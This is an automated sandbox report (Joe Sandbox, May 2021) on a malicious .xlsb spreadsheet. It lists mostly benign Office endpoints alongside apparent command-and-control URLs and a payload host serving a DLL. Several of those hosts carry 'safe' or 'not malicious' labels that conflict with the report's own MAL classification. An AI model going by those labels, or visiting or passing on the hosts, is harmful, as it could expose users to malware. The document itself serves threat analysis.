| http://app3.maintorna.com/F8d0aGGV7/IFILstzk2tyypfn_2Fmm/U_2BnTF3_2BdKngQdqp/axZO_2F Fau1L_2Bp8DkKab/4wB0QgN10EkpX/AcOnUpOy/sx6xA_2BQgCwb8YrbLddxV/OJDcwH612j/SgvuMvjnhjy_2BJZu/QEAjCzH7iakZ/oq21_2FJOeJ/SwjqqZOEiD8hxxw/G5RB86oNRHPQeS1WmQofx/9xSmKamg1DMw2k9J/4izLK3dr4GQOE25/kgxEQPFLOWO2XClrGa5/PGMRBxIzM/0Ejxm5VgBpRdVv0sXhjU/M_2BEEG31ubNw2v0Fmu/Lkyp4hip_2Fjy_2FVx4B63/WkF_2Bbbsvl0l/DMReAFgm/oHuJg        | false     | <ul style="list-style-type: none"><li>Avira URL Cloud: safe</li></ul> | unknown    |
| http://chat.billionady.com/pGAWsdPZsgmlp8leD/HimMWYQD3vgj/nWrp3CJhfHJ/OCZuLU9DF2vABL/EGqK7P_2BoREnVKXUKrMq/O25bJi9K6cy2wBFU/EYfe_2FKkVGOswol/zrljXUlqaCddZUQdMz/46rOGOTD7j/SwGomqtl1lhZnMTkpi/OVdYkB6bCv/Ti8j76Hq/ls7qgwyOMLToWsmBH4qSen/tk209OxmMyhspY/JW_2B_2B/JDgZlF6GkmqLMRn5B4cp37/KRW8p6Kt3j/l1_2FzkkwDIUgXN_2/B8sJnr99OISw/18ko4KjrRQ1/26TikYnZhhDSL/9AqfJNAejPb1kyuCVpylD/xExOyq0w/s                      | false     | <ul style="list-style-type: none"><li>Avira URL Cloud: safe</li></ul> | unknown    |

### URLs from Memory and Binaries

| Name | Source | Malicious | Antivirus Detection | Reputation |
|------|--------|-----------|---------------------|------------|
|------|--------|-----------|---------------------|------------|

| Name                                                                                                | Source                                                                          | Malicious | Antivirus Detection                                                                                                                | Reputation |
|-----------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------|------------|
| http://https://api.diagnosticsdf.office.com                                                         | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://login.microsoftonline.com/                                                           | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://shell.suite.office.com:1443                                                          | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize              | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://autodiscover-s.outlook.com/                                                          | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr              | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://cdn.entity.                                                                          | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://api.addins.omex.office.net/appinfo/query                                             | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://clients.config.office.net/user/v1.0/tenantassociationkey                             | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/                                     | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://chat.billionady.com/pGAWsdPZsgmlp8leD/HimMWYQD3vgj/nWrp3CJhfHJ/OCZuU9DF2vABL/EGqK7P_2BoREnVK | {FF57CED8-AC37-11EB-90EB-ECF4BBEA1588}.dat.24.dr, ~DFE7296AD5C85F4BE9.TMP.24.dr | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>                                                            | unknown    |
| http://https://powerlift.acompli.net                                                                | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://rpticket.partnerservices.getmicrosoftkey.com                                         | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://lookup.onenote.com/lookup/geolocation/v1                                             | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://cortana.ai                                                                           | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech                | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://cloudfiles.onenote.com/upload.aspx                                                   | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile                | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://entitlement.diagnosticsdf.office.com                                                 | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy                          | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://api.aadrm.com/                                                                       | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://ofcrecsvcapi-int.azurewebsites.net/                                                  | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>                                                            | unknown    |
| http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies      | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://api.microsoftstream.com/api/                                                         | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://cr.office.com                                                                        | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://portal.office.com/account/?ref=ClientMeControl                                       | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://www.reddit.com/                                                                              | msapplication.xml4.18.dr                                                        | false     |                                                                                                                                    | high       |
| http://https://ecs.office.com/config/v2/Office                                                      | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://graph.ppe.windows.net                                                                | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://res.getmicrosoftkey.com/api/redemptionevents                                         | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://powerlift-frontdesk.acompli.net                                                      | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |

| Name                                                                                                 | Source                                                                          | Malicious | Antivirus Detection                                                                                                                | Reputation |
|------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------|------------|
| http://https://tasks.office.com                                                                      | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://officeci.azurewebsites.net/api/                                                       | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>                                                            | unknown    |
| http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work                              | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://app.buboleinov.com/z641zbWl8F5NGo_/2BArU_2BbQAq9y6CQ2/iYglxzTUG/6THXjDZRni2_2BhtJ8xS/hQVd4Naf | [E4D8D280-AC37-11EB-90EB-ECF4BBEA1588].dat.18.dr, ~DFEF08F5C4CE8758CE.TMP.18.dr | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>                                                            | unknown    |
| http://https://store.office.cn/addinstemplate                                                        | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://outlook.office.com/autosuggest/api/v1/init?cvid=                                      | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://globaldisco.crm.dynamics.com                                                          | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech                 | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://store.officeppe.com/addinstemplate                                                    | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://dev0-api.acompli.net/autodetect                                                       | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://www.odwebp.svc.ms                                                                     | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://api.powerbi.com/v1.0/myorg/groups                                                     | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://web.microsoftstream.com/video/                                                        | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://graph.windows.net                                                                     | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://dataservice.o365filtering.com/                                                        | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://officesetup.getmicrosoftkey.com                                                       | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://analysis.windows.net/powerbi/api                                                      | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://prod-global-autodetect.acompli.net/autodetect                                         | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://outlook.office365.com/autodiscover/autodiscover.json                                  | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios                 | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech                 | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json                    | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://www.youtube.com/                                                                              | msapplication.xml7.18.dr                                                        | false     |                                                                                                                                    | high       |
| http://https://ncus.contentsync.                                                                     | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false                  | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/                     | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://weather.service.msn.com/data.aspx                                                             | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://apis.live.net/v5.0/                                                                   | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks                 | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios                             | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml                              | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |

| Name                                                                                               | Source                                                                          | Malicious | Antivirus Detection                                                                                                                | Reputation |
|----------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------|------------|
| http://https://management.azure.com                                                                | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://wus2.contentsync.                                                                   | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://incidents.diagnostics.office.com                                                    | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://clients.config.office.net/user/v1.0/ios                                             | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://app3.maintorna.com/F8d0aGGV7/IFILstzk2tyyfn_2Fmm/U_2BnTF3_2BdKngQdq/axZO_2FFau1L_2Bp8DkKab/ | {0D9072B2-AC38-11EB-90EB-ECF4BBEA1588}.dat.27.dr, ~DFC4112F6E645ECEC7.TMP.27.dr | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>                                                            | unknown    |
| http://https://insertmedia.bing.office.net/odc/insertmedia                                         | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://o365auditrealtimeingestion.manage.office.com                                        | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://outlook.office365.com/api/v1.0/me/Activities                                        | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://api.office.net                                                                      | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://incidents.diagnosticsdf.office.com                                                  | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://asgmsproxyapi.azurewebsites.net/                                                    | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>                                                            | unknown    |
| http://https://clients.config.office.net/user/v1.0/android/policies                                | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://www.amazon.com/                                                                             | msapplication.xml.18.dr                                                         | false     |                                                                                                                                    | high       |
| http://https://entitlement.diagnostics.office.com                                                  | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json                             | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://www.twitter.com/                                                                            | msapplication.xml5.18.dr                                                        | false     |                                                                                                                                    | high       |
| http://https://outlook.office.com/                                                                 | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://storage.live.com/clientlogs/uploadlocation                                          | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://templatelogging.office.com/client/log                                               | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://outlook.office365.com/                                                              | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://webshell.suite.office.com                                                           | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive           | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://management.azure.com/                                                               | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://login.windows.net/common/oauth2/authorize                                           | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile                    | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://graph.windows.net/                                                                  | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://api.powerbi.com/beta/myorg/imports                                                  | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://devnull.onenote.com                                                                 | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://ncus.pagecontentsync.                                                               | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul> | unknown    |
| http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json                     | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://messaging.office.com/                                                               | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile               | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |
| http://https://augloop.office.com/v2                                                               | 51B28365-1D64-4B17-A13C-644DC8E32C4F.0.dr                                       | false     |                                                                                                                                    | high       |

## Contacted IPs



## Public

| IP            | Domain                     | Country       | Flag                                                                                | ASN   | ASN Name            | Malicious |
|---------------|----------------------------|---------------|-------------------------------------------------------------------------------------|-------|---------------------|-----------|
| 162.241.24.47 | docs.atu.ngr.mybluehost.me | United States |  | 46606 | UNIFIEDLAYER-AS-1US | false     |
| 34.86.224.8   | app3.maintorna.com         | United States |  | 15169 | GOOGLEUS            | false     |

## General Information

|                                                    |                                                                                                                               |
|----------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------|
| Joe Sandbox Version:                               | 32.0.0 Black Diamond                                                                                                          |
| Analysis ID:                                       | 403127                                                                                                                        |
| Start date:                                        | 03.05.2021                                                                                                                    |
| Start time:                                        | 19:47:10                                                                                                                      |
| Joe Sandbox Product:                               | CloudBasic                                                                                                                    |
| Overall analysis duration:                         | 0h 8m 2s                                                                                                                      |
| Hypervisor based Inspection enabled:               | false                                                                                                                         |
| Report type:                                       | light                                                                                                                         |
| Sample file name:                                  | 6613n246zm543w.xlsb                                                                                                           |
| Cookbook file name:                                | defaultwindowsofficecookbook.jbs                                                                                              |
| Analysis system description:                       | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211           |
| Number of analysed new started processes analysed: | 29                                                                                                                            |
| Number of new started drivers analysed:            | 0                                                                                                                             |
| Number of existing processes analysed:             | 0                                                                                                                             |
| Number of existing drivers analysed:               | 0                                                                                                                             |
| Number of injected processes analysed:             | 0                                                                                                                             |
| Technologies:                                      | <ul style="list-style-type: none"> <li>HCA enabled</li> <li>EGA enabled</li> <li>HDC enabled</li> <li>AMSI enabled</li> </ul> |
| Analysis Mode:                                     | default                                                                                                                       |
| Analysis stop reason:                              | Timeout                                                                                                                       |
| Detection:                                         | MAL                                                                                                                           |
| Classification:                                    | mal100.troj.expl.evad.winXLSB@12/59@4/2                                                                                       |

|                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|--------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| EGA Information:   | Failed                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| HDC Information:   | <ul style="list-style-type: none"> <li>• Successful, ratio: 4.1% (good quality ratio 3.9%)</li> <li>• Quality average: 80.3%</li> <li>• Quality standard deviation: 27.6%</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| HCA Information:   | Failed                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Cookbook Comments: | <ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found application associated with file extension: .xlsb</li> <li>• Found Word or Excel or PowerPoint or XPS Viewer</li> <li>• Attach to Office via COM</li> <li>• Scroll down</li> <li>• Close Viewer</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Warnings:          | <p>Show All</p> <ul style="list-style-type: none"> <li>• Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe</li> <li>• TCP Packets have been reduced to 100</li> <li>• Excluded IPs from analysis (whitelisted): 104.43.193.48, 23.57.81.29, 204.79.197.200, 13.107.21.200, 20.82.209.183, 40.88.32.150, 23.218.209.135, 52.109.76.68, 52.109.76.34, 52.109.8.22, 104.42.151.234, 92.122.213.249, 92.122.213.194, 2.20.142.209, 2.20.142.210, 88.221.62.148, 52.155.217.156, 20.54.26.129, 152.199.19.161</li> <li>• Excluded domains from analysis (whitelisted): storeedgefd.dsx.mp.microsoft.com.edgekey.net.glo balredir.akadns.net, au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, prod-w.nexus.live.com.akadns.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, storeedgefd.xbetservices.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, e11290.dspg.akamaiedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, iecvlist.microsoft.com, skype-dataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, go.microsoft.com, www.bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, storeedgefd.dsx.mp.microsoft.com, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ie9comview.vo.msecnd.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net, skype-dataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, e16646.dscg.akamaiedge.net, skype-dataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, cs9.wpc.v0cdn.net</li> <li>• Report size exceeded maximum capacity and may have missing behavior information.</li> <li>• Report size getting too big, too many NtOpenKeyEx calls found.</li> <li>• Report size getting too big, too many NtProtectVirtualMemory calls found.</li> <li>• VT rate limit hit for: /opt/package/joesandbox/database/analysis/403127/sample/6613n246zm543w.xlsb</li> </ul> |

## Behavior and APIs

No simulations

## Joe Sandbox View / Context

### IPs

| Match         | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context                                                                                                    |
|---------------|------------------------------|--------------------------|-----------|------------------------|------------------------------------------------------------------------------------------------------------|
| 162.241.24.47 | 4Y2i7k0.xlsb                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>docs.atu.<br/>ngr.myblue<br/>host.me/pr<br/>esentation.dll</li></ul> |

### Domains

| Match                      | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context                                                       |
|----------------------------|------------------------------|--------------------------|-----------|------------------------|---------------------------------------------------------------|
| docs.atu.ngr.mybluehost.me | 4Y2i7k0.xlsb                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>162.241.24.47</li></ul> |

### ASN

| Match               | Associated Sample Name / URL                                                          | SHA 256                  | Detection | Link                   | Context                                                              |
|---------------------|---------------------------------------------------------------------------------------|--------------------------|-----------|------------------------|----------------------------------------------------------------------|
| UNIFIEDLAYER-AS-1US | DEMARG MALAYHCU21345.exe                                                              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>162.241.169.22</li></ul>       |
